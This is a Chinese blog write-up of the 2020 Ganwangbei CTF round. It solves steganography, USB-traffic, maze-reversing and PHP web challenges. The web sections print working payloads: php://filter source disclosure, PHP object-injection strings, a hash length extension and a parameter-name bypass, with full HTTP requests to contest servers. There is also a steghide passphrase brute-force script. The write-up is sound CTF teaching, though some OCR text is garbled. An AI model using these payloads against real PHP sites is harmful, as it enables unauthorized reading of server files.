

# 2020第一届赣网杯网络安全大赛(已更新)

原创


F10NAF11pp3d 于 2020-09-07 16:25:53 发布 4027 收藏 31

分类专栏: [2020第一届赣网杯网络安全大赛 CTF线上赛](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/m0\\_46481239/article/details/108446288](https://blog.csdn.net/m0_46481239/article/details/108446288)

版权



[2020第一届赣网杯网络安全大赛 同时被 2 个专栏收录](#)

1篇文章 2订阅

订阅专栏



[CTF线上赛](#)

4篇文章 1订阅

订阅专栏

## 赛题类型

### Misc

[CheckIn](#)

[face](#)

[DestroyJava](#)

[Hidepig](#)

### Web

[EasyPhp](#)

[parseHash](#)

### Reverse

[maze](#)

## Misc

### CheckIn

看到二维码扫描, 关注公众号, 回复赣网杯, 直接出现flag

赣网杯



flag{welc0me\_to\_ganwangbei}

# face

下载解压，得到flag.txt,打开一看，是一大串表情字符，一开始联想到js表情包加解密，后来尝试无果



在github上找到相关文章

The screenshot shows a GitHub repository page for 'Lennyfuck\_interpreter'. The repository has 0 releases and 0 packages published. It is written in Python 100.0%. The main page features a heading 'Hi there (^\_~)' and a brief description of the project: 'Hi! This project is a simple interpreter for the (^\_~)fuck esoteric language by ivancr72. My goal is to learn how to make interpreters and, eventually, compilers for some other esoteric language, because we obviously need it (^\_~). What to keep it mind during this project : it's all for that handsome Lenny. To execute your Lenny code, just call interpreter.py int the command prompt like : python interpreter.py "pathToMyLennyCode"'.

### Opcodes

| Lenny Command | Brainfuck+3 Command | Description  |
|---------------|---------------------|--|
| (^_~)         | +                   | Increment the memory cell under the pointer                          |
| (><)          | -                   | Decrement the memory cell under the pointer                          |
| (♥_♥)         | .                   | Output the character signified by the cell at the pointer            |
| (`(^_~)`)     | ,                   | Input a character and store it in the cell at the pointer            |
| ([^_~])--☆.*  | <                   | Move the pointer to the left   |
| (`(^_~)`)     | >                   | Move the pointer to the right  |
| (`(^_~)`)     | ^                   | Move the pointer up  |
| (`(^_~)`)     | v                   | Move the pointer down  |
| ♂_♂           | x                   | Exit program.  |
| (`(`          | [                   | Jump past the matching ] if the cell under the pointer is 0          |
| )`)           | ]                   | Jump back to the matching [ if the cell under the pointer is nonzero |

[https://blog.csdn.net/m0\\_46481239](https://blog.csdn.net/m0_46481239)

且接对应子付转吗



The screenshot shows a Mac OS X TextEdit window with the following details:

- Title Bar:** The window title is "face.txt".
- Font and Size:** Helvetica, 12pt.
- Text Content:** A large block of ASCII art representing a face, consisting of approximately 100 lines of characters.

找到转译网站直接转换成文本

The screenshot shows a Brainfuck interpreter interface. At the top, there's a navigation bar with links for Home, Projects, Services, Personal, Shop, and a search bar. Below the navigation bar, the text "languages." is displayed. The main content area contains a large block of Brainfuck code. At the bottom of the code block, there are four buttons: "Text to Ook!", "Text to short Ook!", "Ook! to Text", "Text to Brainfuck", and "Brainfuck to Text". The "Brainfuck to Text" button is highlighted with a red border.

拿到flag

flag{You\_kNow\_brain\_face\_And\_Lennyfuck}

**Text to Ook!** | **Text to short Ook!** | **Ook! to Text**

# DestroyJava

解压得到一个mp4文件

|  |         |           |          |
|--|---------|-----------|----------|
|  flag.mp4 | 21.4 MB | MPEG-4 影片 | 今天上午9:59 |
|--|---------|-----------|----------|

看了一下视频内容，猜测其中藏了什么信息

binwalk查看发现有jpeg图片

| DECIMAL  | HEXADECIMAL | DESCRIPTION                         |
|----------|-------------|-------------------------------------|
| 21269281 | 0x1448B21   | JPEG image data, JFIF standard 1.01 |

foremost分离

|  |
|--|
| fiona@kali:~/Desktop\$ foremost flag.mp4 |
| Processing: flag.mp4                     |
| *  |
| fiona@kali:~/Desktop\$ ls                |
| blind.png flag.mp4 output pig2.pcapng    |
| fiona@kali:~/Desktop\$ cd output         |
| fiona@kali:~/Desktop/output\$ ls         |
| audit.txt jpg                            |
| fiona@kali:~/Desktop/output\$ █          |

分离出jpg图片

一开始以为是图片隐写，把jpg图片放进stegsolve等工具查看了通道，都没发现什么信息

于是换个思路，steghide info 发现隐藏文件

```

+--> jpg ls
00041541.jpg
+--> jpg steghide info 00041541.jpg
"00041541.jpg":
    format: jpeg
    capacity: 6.9 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:

```

利用网上脚本爆破出密码

```

+--> jpg ls
a.jpg baopo.py english.dic
+--> jpg python baopo.py english.dic
wrote extracted data to "hide.txt".
the passphrase is password
ok
+--> jpg

```

爆破脚本如下

```

1 # -*- coding: utf8 -*-
2 #python2
3 from subprocess import *
4
5 def foo():
6     stegoFile='a.jpg'#这里填图片名称
7     extractFile='hide.txt'#输出从图片中得到的隐藏内容
8     passFile='english.dic'#字典, 用的是Advanced Archive Password Recovery的字典
9
10    errors=['could not extract','steghide --help','Syntax error']
11    cmdFormat='steghide extract -sf "%s" -xf "%s" -p "%s"'
12    f=open(passFile,'r')
13
14    for line in f.readlines():
15        cmd=cmdFormat %(stegoFile,extractFile,line.strip())
16        p=Popen(cmd,shell=True,stdout=PIPE,stderr=STDOUT)
17        content=unicode(p.stdout.read(),'gbk')
18        for err in errors:
19            if err in content:
20                break
21        else:
22            print content,
23            print 'the passphrase is %s' %(line.strip())
24        f.close()
25        return
26
27 if __name__ == '__main__':
28     foo()
29     print 'ok'
30     pass

```

[https://blog.csdn.net/m0\\_46481239](https://blog.csdn.net/m0_46481239)

利用steghide提取出刚刚发现的隐藏文件a.jpg的信息内容，发现base64.txt，查看，发现一串编码，猜测为base85编码，直接利用python base64模块的base85解码，解出flag

```

+--> jpg ls
a.jpg baopo.py english.dic hide.txt
+--> jpg steghide extract -sf a.jpg -p password
wrote extracted data to "base64.txt".
+--> jpg ls
a.jpg baopo.py base64.txt english.dic hide.txt
+--> jpg cat base64.txt
W^7?+drDz;VP7$GUvy|?Ut&dbbYE;iZfA92XJub$ZeLVrWnXu1a%^OM
+--> jpg python3
Python 3.8.5 (default, Aug 2 2020, 15:09:07)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> base64.b85decode('')
KeyboardInterrupt
>>> base64.b85decode('W^7?+drDz;VP7$GUvy|?Ut&dbbYE;iZfA92XJub$ZeLVrWnXu1a%^OM')
b'flag{Java_is_the_bEst_lAnguage_in_The_world}'
>>>

```

[https://blog.csdn.net/m0\\_46481239](https://blog.csdn.net/m0_46481239)

## Hidepig

| No. | Time     | Source | Destination | Protocol | Length | Info             |
|-----|----------|--------|-------------|----------|--------|------------------|
| 1   | 0.000000 | 2.9.2  | host        | USB      | 37     | URB_INTERRUPT in |
| 2   | 0.000011 | host   | 2.9.2       | USB      | 27     | URB_INTERRUPT in |
| 3   | 0.007958 | 2.9.2  | host        | USB      | 37     | URB_INTERRUPT in |

```
4 0.007971 host 2.9.2 USB 27 URB_INTERRUPT in
5 0.015962 2.9.2 host USB 37 URB_INTERRUPT in
6 0.015975 host 2.9.2 USB 27 URB_INTERRUPT in
7 0.023003 2.9.2 host USB 37 URB_INTERRUPT in
8 0.023015 host 2.9.2 USB 27 URB_INTERRUPT in
9 0.030964 2.9.2 host USB 37 URB_INTERRUPT in
10 0.030981 host 2.9.2 USB 27 URB_INTERRUPT in
11 0.039959 2.9.2 host USB 37 URB_INTERRUPT in
12 0.039970 host 2.9.2 USB 27 URB_INTERRUPT in

> Frame 1: 37 bytes on wire (296 bits), 37 bytes captured (296 bits) on interface 0
> USB URB
Leftover Capture Data: 1a000a00fbff00000000

0000 1b 00 10 a0 bd e6 8c ca ff ff 00 00 00 00 09 00  .....
0010 01 02 00 09 00 82 01 0a 00 00 00 1a 00 0a 00 fb  .....
0020 ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
```


发现流量的类型为USB，于是找到USB流量分析脚本

```
kali2020@kali2020:~/桌面$ tshark -r pig2.pcapng -T fields -e usb.capdataS
```

获得密码: 381382770

得到密码之后，进行pdf隐写

打开使用wbStego4open



输入刚才得到的密码

***Pa遙ort angeben*****Schritt 4**

Bitte geben Sie das Pa遙ort an, das f黵 die Verschl黶selung der Daten verwendet wurde.

Wenn keine Verschl黶selung verwendet wurde, lassen Sie das Eingabefeld leer.

HilfeEinstellungenFlowchart - Modus<< BackWeiter >>[https://blog.csdn.net/mo\\_30481239](https://blog.csdn.net/mo_30481239)***Daten speichern*****Schritt 5**

Name der Datei, die die decodierten Daten aufnimmt:

...

HilfeEinstellungenFlowchart - Modus<< BackWeiter >>[https://blog.csdn.net/mo\\_30481239](https://blog.csdn.net/mo_30481239)

```
|flag{pDF_1s_r2ally_intErrest1ng}
```

得到flag

**Web**

## EasyPhp

```
<?php
$sz_txt = $_GET["sz_txt"];
$sz_file = $_GET["sz_file"];
$password = $_GET["password"];
if(isset($sz_txt)&&(file_get_contents($sz_txt,'r')=="welcome to jxsz")){
    echo "<br><h1>".file_get_contents($sz_txt,'r')."</h1></br>";
    if(preg_match("/flag/", $sz_file)){
        echo "Not now!";
        exit();
    }else{
        include($sz_file); //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}

```

[https://blog.csdn.net/m0\\_46481239](https://blog.csdn.net/m0_46481239)

打开题目直接就给出了源码

源码接受三个参数，\$sz\_txt读取的文件内容要为"welcome to jxsz"

\$sz\_file参数会进行正则匹配flag,若匹配，则输出"Not now!",然后退出

如果没有匹配到flag,则进入include函数

输入的password参数会进行反序列操作然后输出

分析之后

\$sz\_txt可以通过php://input的伪协议进行读取post进去的值，这样就可以读取到我们任意的字符

题目中注释给出了存在useless.php,我们需要读取出来查看

The screenshot shows a web proxy interface. At the top, there are three buttons: 'Load URL', 'Split URL', and 'Execution'. Below them is a URL input field containing 'http://124.71.149.53:8089/?sz\_txt=php://input&sz\_file=php://filter/read=convert.base64-encode/resource=useless.php'. Underneath the URL are several filter selection buttons: 'Post Data' (checked), 'Referrer', 'Reverse', 'Base64', 'Url', 'MD5', 'SHA1', 'SHA256', and 'ROT13'. In the 'Post data' section, the value 'welcome to jxsz' is entered. The bottom right corner of the interface shows the URL 'https://blog.csdn.net/m0\_46481239'.

```
<?php
```

```
class Flag{
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("So cool,continue plz");
    }
}
```

```
}
```

```
?>
```

这定义了一个Flag类，其中引入了一个魔术方法\_\_toString,如果存在\$file，则包含并输出其中的内容

```
< 1 <?php
2     class Flag{//flag.php
3         public $file;
4     }
5
6     $a = new Flag();
7     $a->file = "flag.php";
8     $a = serialize($a);
9     print_r($a);
>10 ?>
```

0:4:"Flag":1:{s:4:"file";s:8:"http://blog.csdn.net/m0\_46481239"

运行之后得到O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

所以构造出最终payload

```
POST
/?sz_txt=http://input&sz_file=useless.php&password=O:4:%22Flag%22:1:{s:4:%22file%22;s:8:
%22flag.php%22} HTTP/1.1
Host: 124.71.149.53:8089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cache: no-cache
Origin: moz-extension://d6b03656-5b50-4c88-906f-eca3bb85f7d4
Content-Length: 15
Connection: close

welcome to jxsz
```

https://blog.csdn.net/m0\_46481239

```
<?php

if(2==3){
    return ("flag{4a5a802f-6a37-44d4-8a49-e9066dfd6474}");
}

?>
```

得到flag

## parseHash

此题为国赛原题easytrick改的，考查的是hash拓展攻击 + php非法表单名传参 + php浮点数高精度绕过

因为比赛环境关闭了，所以自己搭了一个，改了key值：

```
<?php
include("key.php");
class person{
    public $aa;
    public $bb;
    public $username;
    public $password;
    public function __construct($key=''){
        $this->username="jxsz";
        $this->password="jxsz";
        if(strlen($key)==16&&md5($key . urldecode( $this->username . $this->password))=="
            1f19fc53484d729ca7c3f44fe37115f6")){
            echo "Welcome";
        }
    }
    public function __destruct(){
        $this->aa = (string)$this->aa;
        if(strlen($this->aa) > 5 || strlen($this->bb) > 5||preg_match('/INF|NAN|M_|i', $this->aa)){
            die("no no no");
        }
        if($this->aa !== $this->bb && md5($this->aa) === md5($this->bb) && $this->aa != $this->bb){
            echo file_get_contents("flag");
        }
    }
}
highlight_file(__FILE__);
$person=new person($key);
$other_pwd=$_POST["pwd1"];
$other_hash=$_POST["hash_code"];
if(md5($key . urldecode("jxsz" . $other_pwd))==$other_hash&&strpos(urldecode($other_pwd), "szxy666")>0){
    echo "666666666666";
    unserialize($_GET['sz_sz.sz']);
}
```

## hash拓展攻击部分

```
$this->username = "jxsz"
$this->password = "jxsz"
strlen($key)==16
md5($key.urldecode($this->username.$this->password)) = " "
strlen($key) + strlen("jxsz") = 20
```

最后一个条件：传入字符串中需要有“szxy666”字符，并且不能放在开头

我们可以使用hashpump进行长度拓展

hashpump工具地址：<https://github.com/bwall/HashPump>

将拓展后的编码urlencode一下，用%代替\

635c8ebe4aadeed473a16c197e01fa2e

拼接一下payload:

执行

一开始抓到的是get包，换成post再传，go一下成功回显

## php非法表单名传参

反序列化GET参数名中包含了非法字符. 会进行过滤

```
unserialize($_GET['sz_sz.sz'])
```

通过php对非法传参名的处理机制，我们可以了解到处理非法字符的过程中只替换一次

```
178     178             } else {
179     179                 ip = strchr(ip, ']');
180     180                 if (!ip) {
181 -             /* PHP variables cannot contain '[' in their names, so we replace the character with a '_' */
181 +             /* not an index; un-terminate the var name */
182     182                 *(index_s - 1) = '_';
183 +             /* PHP variables cannot contain ' ', '.', '[' in their names, so we replace the characters with a '_' */
184 +             for (p = index_s; *p; p++) {
185 +                 if (*p == ' ' || *p == '.' || *p == '[') {
186 +                     *p = '_';
187 +                 }
188 +             }
183     189
184     190             index_len = 0;
185     191             if (index) {
```

所以为了防止变量名'sz\_sz.sz'中的.被替换成\_，我们用 [代替\_去执行，这样替换一次后，后面的.就不会过滤掉所以前部分payload: ?sz[sz.sz=

## php浮点数高精度绕过

```
17     public function __destruct(){
18         $this->aa = (string)$this->aa;
19         if(strlen($this->aa) > 5 || strlen($this->bb) > 5 || preg_match('/INF|NAN|M_|i', $this->aa)){
20             die("no no no");
21         }
22         if($this->aa !== $this->bb && md5($this->aa) === md5($this->bb) && $this->aa != $this->bb){
23             echo file_get_contents("flag");
24         }

```

[https://blog.csdn.net/m0\\_46481239](https://blog.csdn.net/m0_46481239)

这里过滤了NAN和INF，利用高精度浮点数绕过

序列化poc:

```
<?php
class person{
    public $aa;
    public $bb;
}
$res = new person();
$res->aa = 0.8 * 7;
$res->bb = 7 * 0.8;
echo serialize($res);
?>
```

[web] php ./float.php

0:6:"person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;}#

[web] #

0:6:"person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;}#

拼接:

?sz[sz.sz=0:6:"person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;}]

## 测试

The screenshot shows a browser's developer tools Network tab. On the left, under 'Request', is a POST request to '/float.php' with the following payload:  
POST /float.php?sz[sz.sz=0:6:"person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;} HTTP/1.1  
Host: 192.168.2.153  
Pragma: no-cache  
Cache-Control: no-cache  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 179  
  
The payload contains the serialized PHP object: '?sz[sz.sz=0:6:"person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;}'  
  
On the right, under 'Response', is the server's response:  
Welcome666666666666flag(hashparse+sz\_sz.sz)  
  
This indicates that the high-precision float values were successfully parsed and compared by the hash function.

出现flag

flag{hashparse+sz\_sz.sz}

## Reverse

### maze

ida打开很奇怪，猜测有壳

exeinfope查壳发现是upx

工具脱壳后程序好像IAT表出现问题打不开

直接静态分析吧，上下左右对应WSAD

要求输入字符长度为48

迷宫一行30个，起点是坐标[1,1]，终点是数据为2的坐标

数据如下：

```
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,  
0,1,1,0,0,0,1,1,1,1,1,1,1,1,1,1,1,0,0,0,0,0,0,0,0,0,0,0,0,0,  
0,0,1,0,0,0,1,0,0,0,1,0,0,0,1,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,  
0,0,1,0,0,0,0,0,0,1,0,0,0,1,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,  
0,0,1,1,1,0,0,0,0,1,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,  
0,0,0,0,1,1,0,0,0,0,1,1,1,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,  
0,0,0,0,0,1,1,1,1,1,1,0,1,1,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,  
0,0,0,0,0,1,1,0,0,0,0,1,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,  
0,0,0,0,0,0,1,0,1,1,1,1,1,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,  
0,0,0,0,0,0,1,0,1,1,1,1,1,1,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,  
0,0,0,0,0,0,1,0,1,1,1,1,1,1,1,1,0,0,0,0,1,1,1,0,0,0,0,0,0,0,  
0,0,0,0,0,0,1,0,1,1,1,1,1,1,1,1,1,0,1,0,1,1,1,1,1,1,1,1,0,0,  
0,0,0,0,0,0,1,1,1,1,1,0,0,0,0,0,0,1,1,0,1,1,1,0,0,0,0,1,0,0,  
0,0,0,0,0,0,0,0,1,0,0,0,0,0,0,0,0,0,1,1,0,0,0,0,0,1,0,0,0,1,2,0,
```

最后flag为： flag{DSSSDDSDSDDDDWDDSDSSDDDWDDSSDDWDDDDDDSSD}